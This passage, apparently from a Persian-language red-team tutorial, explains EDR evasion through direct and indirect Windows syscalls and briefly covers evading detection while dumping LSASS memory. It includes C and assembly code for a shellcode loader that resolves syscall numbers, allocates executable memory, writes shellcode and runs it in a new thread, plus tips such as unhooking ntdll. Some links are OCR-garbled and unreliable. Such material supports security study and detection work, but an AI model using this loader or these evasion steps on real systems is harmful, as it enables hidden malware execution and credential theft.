- برخی EDRها هنوز ممکن است PssCaptureSnapshot را مانیتور نکنند، به‌خصوص اگر dump به روش مخفیانه نوشته شود.

ملاحظات EDR

برخی EDRها همچنان MiniDumpWriteDump را پایش می‌کنند، بنابراین جایگزین‌ها شامل:

- Dump به حافظه و رمزگذاری آن
- ارسال خروجی از طریق Named Pipe
- استفاده از syscall مستقیم یا wrapperهای غیرمستقیم برای MiniDumpWriteDump

نسخه‌های evasive پیشرفته‌تر، بخش‌های حافظه LSASS را بدون نوشتن روی دیسک رمزگشایی و بازسازی می‌کنند.

t.me/cybershelf

مثال Direct Syscall

نویسنده: RedOps.at و VirtualAllocEx

مخزن مرجع: VirtualAllocEx – Direct vs Indirect Syscalls (CT_Indirect_Syscalls)

https://github.com/VirtualAlllocEx/Direct-Syscalls-vs-Indirect-Syscalls/tree/main/CT%25%FIndirect%25%FSyscalls/CT%25%FIndirect%25%FSyscalls

مرور کلی

سیستم‌عامل ویندوز به فرایندهای User-mode اجازه دسترسی به سرویس‌های کرنل را از طریق Windows Native API که معمولاً از طریق ntdll.dll ارائه می‌شود، می‌دهد. ابزارهای امنیتی مانند EDR (Endpoint Detection & Response) این توابع را Hook می‌کنند تا فعالیت‌های مشکوک را نظارت یا مسدود کنند. برای دور زدن این نظارت، مهاجمان و تیم‌های قرمز اغلب از روشی به نام Direct Syscalls استفاده می‌کنند.

Direct Syscalls شامل دور زدن کامل API های ntdll.dll هک‌شده و ایجاد دستی دستور syscall و پرش مستقیم به کرنل است.

انگیزه و مدل تهدید

در فراخوانی‌های سنتی مانند NtAllocateVirtualMemory یا NtCreateThreadEx، ابزارهای EDR با inline hooking، بخش stub اصلی را با یک دستور jmp به DLL مانیتورینگ خودشان جایگزین می‌کنند. این کار باعث می‌شود که EDR قبل از اجازه یا رد سیستم کال، آرگومان‌ها و رفتار را بررسی کند.

مشکل: فراخوانی مستقیم NtWriteVirtualMemory() باعث فعال شدن قوانین تشخیص EDR می‌شود.

راه‌حل: خواندن شماره سیستم کال (SSN) و ایجاد تابع سفارشی که رجیسترها را تنظیم کرده و دستور syscall را به‌صورت دستی اجرا کند، و بدین ترتیب هر نوع Hook در Userland را دور بزند.

ساختار اصلی Direct Syscalls

برای پیاده‌سازی دستی Direct Syscalls به سه بخش نیاز داریم:

۱. syscalls.h — فایل هدر با اعلان توابع خارجی و متغیرهای شماره سیستم کال.
۲. syscalls.asm — فایل اسمبلی که به‌صورت دستی سیستم کال‌ها را اجرا می‌کند.
۳. main.c — کد C++ که شماره سیستم کال را استخراج کرده و آن را فراخوانی می‌کند.

t.me/cybershelf

فایل هدر (syscalls.h)

این فایل پروتوتایپ توابع و متغیرهای خارجی برای شماره سیستم کال‌ها و آدرس پرش را اعلان می‌کند:

```
extern NTSTATUS NtAllocateVirtualMemory(...);
extern DWORD wNtAllocateVirtualMemory;
extern UINT_PTR sysAddrNtAllocateVirtualMemory;
```

فایل اسمبلی (syscalls.asm)

روال‌های اسمبلی شامل stub واقعی سیستم کال هستند. مثال برای NtAllocateVirtualMemory:

```
NtAllocateVirtualMemory PROC
    mov r10, rcx                    ; Move the 1st
parameter into r10
    mov eax, wNtAllocateVirtualMemory  ; Load syscall
number
    jmp QWORD PTR [sysAddrNtAllocateVirtualMemory]  ;
Jump to syscall instruction in ntdll.dll
NtAllocateVirtualMemory ENDP
```

این کد رجیسترها را طبق قراردادهای سیستم کال ویندوز (R۱۰، RDX و غیره) آماده کرده و سپس به دستور سیستم کال در ntdll.dll سالم (بدون Hook) می‌پرد.

منطق برنامه اصلی (main.cpp)

مراحل انجام کار:

۱. بارگذاری پویا ntdll.dll از حافظه.
۲. استخراج شماره سیستم کال از stub تابع ntdll!NtXxx (معمولاً آفست +۴).
۳. محاسبه آدرس واقعی دستور سیستم کال (معمولاً آفست +۰x۱۲).
۴. ذخیره اطلاعات در متغیرهای سراسری برای استفاده اسمبلی.


نمونه برای NtAllocateVirtualMemory:

```
UINT_PTR pNtAllocateVirtualMemory =
(UINT_PTR)GetProcAddress(hNtdll,
"NtAllocateVirtualMemory");
wNtAllocateVirtualMemory = ((unsigned
char*)(pNtAllocateVirtualMemory + 4))[0];
sysAddrNtAllocateVirtualMemory =
pNtAllocateVirtualMemory + 0x12;
```

t.me/cyber_

سپس عملیات تخصیص حافظه، تزریق شل‌کد، ایجاد نخ و همگام‌سازی با استفاده از همین Wrapper های سیستم کال انجام می‌شود:

```
NtAllocateVirtualMemory(...);
NtWriteVirtualMemory(...);
NtCreateThreadEx(...);
NtWaitForSingleObject(...);
```



تصویر ۱۸ - نتیجه اجرای Direct Syscall

نحوه دور زدن EDR ها

Direct Syscalls به‌طور کامل از stub های ntdll!NtXxx عبور نمی‌کند. EDR هایی که User-mode hook دارند، روی این API ها متکی هستند، پس این روش باعث شکست مانیتورینگ آن‌ها می‌شود.

اما EDR های پیشرفته ممکن است:

- از kernel callbacks برای مانیتورینگ سیستم کال‌های ناشناخته استفاده کنند.
- سیستم‌کال‌هایی که از خارج حافظه ntdll.dll می‌آیند را مشکوک بدانند.

این مشکل با Indirect Syscalls کاهش می‌یابد، جایی که پرش مجدد به دستور سیستم کال در حافظه ntdll انجام می‌شود (همان‌طور که این پیاده‌سازی تقلید می‌کند).

محدودیت‌ها

- شماره سیستم کال‌ها در نسخه‌ها و بیلدهای مختلف ویندوز متفاوت است. استفاده از آفست ثابت ممکن است باعث خرابی شود.
- EDR هایی که یکپارچگی Stack را بررسی می‌کنند یا از ETW استفاده می‌کنند، هنوز ممکن است این رفتار را تشخیص دهند.

t.me/cyber

- برای تزریق بین‌فرایندی نیاز به دسترسی SE_DEBUG_NAME است.

نتیجه‌گیری

این مقاله یک Loader حداقلی Direct Syscall برای تزریق و اجرای شل‌کد در ویندوزهای مدرن را توضیح داد. با حل پویا شماره سیستم کال‌ها و پرش مستقیم به انتقال‌های کرنل، می‌توان Hook های سنتی Userland را دور زد.

این روش همچنان ابزاری قدرتمند برای عملیات پنهانی پس از بهره‌برداری یا دور زدن EDR به شمار می‌آید، به‌ویژه در عملیات تیم قرمز.

منابع:

- GitHub Project: Direct & Indirect Syscalls – CT_Indirect_Syscalls

https://github.com/VirtualAlllocEx/Direct-Syscalls-vs-Indirect-Syscalls/tree/main/CT۵٪.FIndirect۵٪.FSyscalls/CT۵٪.FIndirect۵٪.FSyscalls

- SysWhispers۲

https://github.com/jthuraisamy/SysWhispers۲

- Hell’s Gate Technique

https://github.com/am۰nsec/HellsGate

- Halo’s Gate (SEKTOR۷)

https://blog.sektor۷.net/#!res/۲۰۲۱/halosgate.md

t.me/cybershelf

مثال Indirect Syscall

مرجع پروژه: VirtualAllocEx GitHub – CT_Indirect_Syscalls

https://github.com/VirtualAlllocEx/Direct-Syscalls-vs-Indirect-Syscalls/tree/main/CT%CE%BB%CE%BB.FIndirect%CE%BB%CE%BB.FSyscalls/CT%CE%BB%CE%BB.FIndirect%CE%BB%CE%BB.FSyscalls

مقدمه

با پیشرفت روزافزون سیستم‌های امنیتی مدرن (Endpoint Detection and Response) EDR، شناسایی سیستم کال‌های مستقیم (Direct Syscalls) برای آن‌ها آسان‌تر شده است.

این موضوع باعث ظهور تکنیک Indirect Syscall شده که مخفی‌کاری اجرا را با استفاده از دستورهای سیستم کال از داخل فضای حافظهٔ معتبر ntdll.dll حفظ می‌کند، به‌جای این که از یک ناحیهٔ دلخواه مانند یک بافر شل‌کد یا بخش .exe استفاده کند.

این تکنیک باعث افزایش مخفی‌کاری می‌شود از طریق:

- استفاده از مکان صحیح Stub سیستم کال داخل ntdll.dll
- جلوگیری از هشدار ناشی از بازگشت سیستم کال به آدرس خارج از ntdll.dll

پیش‌زمینه مفهومی

Indirect Syscalls چیستند؟

Indirect Syscalls ازنظر هدف مشابه Direct Syscalls هستند: آن‌ها به کد کاربر اجازه می‌دهند مستقیماً به حالت کرنل منتقل شود و Hook های API در سطح کاربر که توسط EDR روی ntdll.dll گذاشته شده را دور بزنند.

اما به‌جای کپی کردن Stub سیستم کال (برای مثال:r۱۰ mov, rcx; mov eax, <SSN>; syscall) به بخش کد خودمان، اجرای برنامه را به دستور سیستم کال اصلی داخل ntdll.dll هدایت می‌کنیم. این کار باعث افزایش چشمگیر مخفی‌کاری می‌شود.

چرا به این کار نیاز است؟

EDRها اغلب توابعی مثل NtAllocateVirtualMemory در ntdll.dll را Hook می‌کنند تا رفتار برنامه را پایش کنند. آن‌ها همچنین بررسی می‌کنند که:

- آیا دستور سیستم کال داخل ntdll.dll قرار دارد یا نه
- آیا آدرس بازگشت (Return Address) سیستم کال در حافظهٔ مورد انتظار قرار دارد یا نه

t.me/cybershelf

وقتی این فرضیات نقض شوند، تشخیص فعال می‌شود.

جزئیات پیاده‌سازی کد

۱. main.c – لودر و آماده‌سازی سیستم کال

```
// Load function address from ntdll
UINT_PTR pNtAllocateVirtualMemory =
(UINT_PTR)GetProcAddress(hNtdll,
"NtAllocateVirtualMemory");
wNtAllocateVirtualMemory = ((unsigned
char*)(pNtAllocateVirtualMemory + 4))[0];

// Jump to legitimate syscall stub within ntdll
sysAddrNtAllocateVirtualMemory =
pNtAllocateVirtualMemory + 0x12;
```

این کد موارد زیر را استخراج می‌کند:

- شماره سیستم کال (wNtAllocateVirtualMemory)
- آدرس دستور سیستم کال داخل ntdll.dll (افست +۰x۱۲)

همین روند برای موارد زیر هم تکرار می‌شود:

- NtWriteVirtualMemory
- NtCreateThreadEx
- NtWaitForSingleObject

۲. اختصاص حافظه برای شل‌کد و اجرای آن

```
NtAllocateVirtualMemory(
    (HANDLE)-1, &allocBuffer, 0, &buffSize,
    MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

NtWriteVirtualMemory(
    GetCurrentProcess(), allocBuffer,
    shellcode, sizeof(shellcode), &bytesWritten);

NtCreateThreadEx(
    &hThread, GENERIC_EXECUTE, NULL,
GetCurrentProcess(),
    (LPTHREAD_START_ROUTINE)allocBuffer, NULL, FALSE, 0,
0, 0, NULL);

NtWaitForSingleObject(hThread, FALSE, NULL);
```

این کد حافظه اختصاص می‌دهد، شل‌کد را در آن می‌نویسد، آن را اجرا می‌کند و منتظر اتمام اجرای آن می‌ماند — همه از طریق Indirect Syscall.

۳. syscalls.asm — هدایت اجرای اسمبلی

```
NtAllocateVirtualMemory PROC
    mov r10, rcx
    mov eax, wNtAllocateVirtualMemory
    jmp QWORD PTR [sysAddrNtAllocateVirtualMemory] ;
jump inside ntdll
NtAllocateVirtualMemory ENDP
```

در اینجا، ما مستقیماً دستور syscall را اجرا نمی‌کنیم. در عوض، به دستور سیستم کال اصلی موجود در ntdll.dll می‌پریم و این باعث می‌شود کد ما با ساختار حافظه‌ای که ویندوز انتظار دارد، مطابقت داشته باشد.

این کار برای هر سیستم کال دیگری هم تکرار می‌شود.

۴. syscalls.h — اعلان‌ها

این فایل شامل اعلان‌های extern همهٔ متغیرهایی است که بین فایل‌های .cpp و .asm به اشتراک گذاشته می‌شوند:

```
extern DWORD wNtAllocateVirtualMemory;
extern UINT_PTR sysAddrNtAllocateVirtualMemory;
extern NTSTATUS NtAllocateVirtualMemory(...);
```

همین ساختار برای بقیهٔ توابع نیز اعمال می‌شود.

مزایای Indirect Syscalls

- دور زدن بهتر EDR: از بازرسی حافظه و هشدارهای مربوط به پشتهٔ فراخوانی جلوگیری می‌کند.
- اجرای کامل در ماژول‌های معتبر مثل ntdll.dll
- دور زدن Hookهای inline که توسط پایشگرهای API در سطح کاربر اعمال شده‌اند.

محدودیت‌ها

همچنان وابسته به وجود ntdll.dll در حافظه است.

اگر EDR از ETW و Kernel Callback استفاده کند، برای مخفی‌کاری بیشتر باید روش‌هایی مثل Stack Spoofing را اضافه کرد.

نیاز به دانستن افست دقیق سیستم کال (مثل +۱۲x۰) دارد که ممکن است در نسخه‌های مختلف ویندوز کمی متفاوت باشد.

ملاحظات شناسایی

حتی Indirect Syscalls هم ممکن است شناسایی شوند اگر:

- آدرس بازگشت (Return Address) با الگوهای شناخته‌شده هم‌خوانی نداشته باشد.
- تخصیص حافظه مشکوک بلافاصله با ایجاد رشته (Thread) دنبال شود.
- آدرس سیستم کال به‌صورت پویا و غیرمعمول حل شود.

راهکارهای کاهش شناسایی شامل موارد زیر است:

- مبهم سازی فرآیند استخراج شماره سیستم کال
- Unhook کردن ntdll.dll در حافظه
- رمزگذاری درون‌خطی منطق مسیریابی سیستم کال

نتیجه‌گیری

Indirect Syscalls یک پیشرفت قدرتمند در تکنیک‌های سطح پایین دور زدن ویندوز محسوب می‌شوند. با اطمینان از این که همهٔ انتقال‌ها به کرنل داخل ntdll.dll انجام می‌شود، آن‌ها وفاداری اجرای کد را حفظ کرده و هشدارهای EDR را به حداقل می‌رسانند.

وقتی این روش با تکنیک‌های دیگر (مثل Stack Spoofing یا ایجاد غیرمستقیم Thread) ترکیب شود، به ابزاری ضروری برای تیم‌های Red Team تبدیل می‌شود.

پروژهٔ GitHub:

CT_Indirect_Syscalls – VirtualAllocEx

https://github.com/VirtualAlllocEx/Direct-Syscalls-vs-Indirect-Syscalls/tree/main/CT%EF%BC%85FIndirect%EF%BC%85FSyscalls/CT%EF%BC%85FIndirect%EF%BC%85FSyscalls

t.me/cybershelf

نتیجه‌گیری

از شما بابت مطالعه این محتوا درباره درون‌مایه‌های API ویندوز و فراخوانی‌های سیستمی سپاسگزاریم. در طول این مطالب، با مفاهیم و تکنیک‌های کلیدی زیر آشنا شدیم:

- رمزگذاری و رمزگشایی شل‌کد با استفاده از XOR
- رفع قلاب‌گذاری API با بازگرداندن بخش .text از ntdll.dll روی دیسک
- فراخوانی‌های مستقیم و غیرمستقیم سیستم (Direct و Indirect Syscalls)
- استخراج حافظه LSASS با استفاده از MiniDumpWriteDump و PssCaptureSnapshot
- شناسایی قلاب‌گذاری فراخوانی‌های سیستم

این موضوعات برای درک امنیت تهاجمی مدرن بسیار مهم هستند و در شبیه‌سازی حملات، تحقیقات بدافزار و دورزدن ابزارهای دفاعی کاربرد دارند. هر تکنیک با کدهای منبع C/C++، توضیحات دقیق و بحث درباره بردارهای شناسایی ارائه شده است.

این دانش صرفاً برای تحقیق امنیتی آموزشی و مجاز به اشتراک گذاشته شده است و استفاده از این تکنیک‌ها خارج از محیط‌های قانونی و اخلاقی مجاز نیست.

منابع پیشنهادی برای مطالعه بیشتر

کتاب‌ها

- Windows Kernel Programming – Pavel Yosifovich
- Windows Internals – Mark Russinovich, David Solomon, Alex Ionescu (قسمت ۱ و ۲، ویرایش هفتم)
- Programming the Microsoft Windows Driver Model – Walter Oney

آموزش‌ها و آزمایشگاه‌ها

- AlteredSecurity
- CyberWarFareLabs (پیشرفته: رِد تیمینگ، توسعه بدافزار، دورزدن EDR)
- Sektor (اصول توسعه بدافزار، فرار از YAV/EDR)
- OffensiveSecurity (OSED ،OSCE۳)
- MaldevAcademy (توسط @mrd0x)
- Hack The Box

وبلاگ‌ها و منابع آنلاین

Cocomelonc Blog – رِد تیمینگ عملی، فرار از syscall، بارگذاری استیلت

t.me/cybershelf

- API، قلاب‌گذاری HALO’s Gate، syscall – توضیح فرار از سطح iRed.Team
- ۳، تکنیک‌های بارگذاری مخفیSysWhispers، KlezVirus Blog – FreshyCalls
- ، تکنیک‌های مخفی و دورزدن واقعیEDR – رفع قلاب Outflank Security Blog
- – درون‌مایه ویندوز و روش‌های فرار از سندباکسMalwareTech Blog
- syscall – روش‌های شناسایی و دورزدن Alice Climent's Research
- syscall – مفاهیم و جزئیات پیاده‌سازی RedOps Blog

نکات پایانی

فعالیت درزمینهٔ تیم قرمز و تحقیقات بدافزار نیازمند نه تنها مهارت فنی، بلکه درک عمیق از عملکرد سیستم‌های عامل مدرن و ابزارهای دفاعی است. با تسلط بر فراخوانی‌های مستقیم و غیرمستقیم سیستم، حفاظت حافظه و فرار از EDR، می‌توانید:

تهدیدهای پیشرفته را شبیه‌سازی کنید

استراتژی‌های شناسایی و کاهش خطر بهتری طراحی کنید

ما توصیه می‌کنیم که کاوش و آزمایش خود را از طریق مهندسی معکوس، اشکال‌زدایی و تجربه عملی در محیط‌های ایزوله و کنترل‌شده ادامه دهید.

هرچه بیشتر یاد می‌گیرید، خط بین تیم‌های قرمز و آبی باریک‌تر می‌شود.

ایمن و قانونی بمانید و هرگز یادگیری را متوقف نکنید.

t.me/cybershelf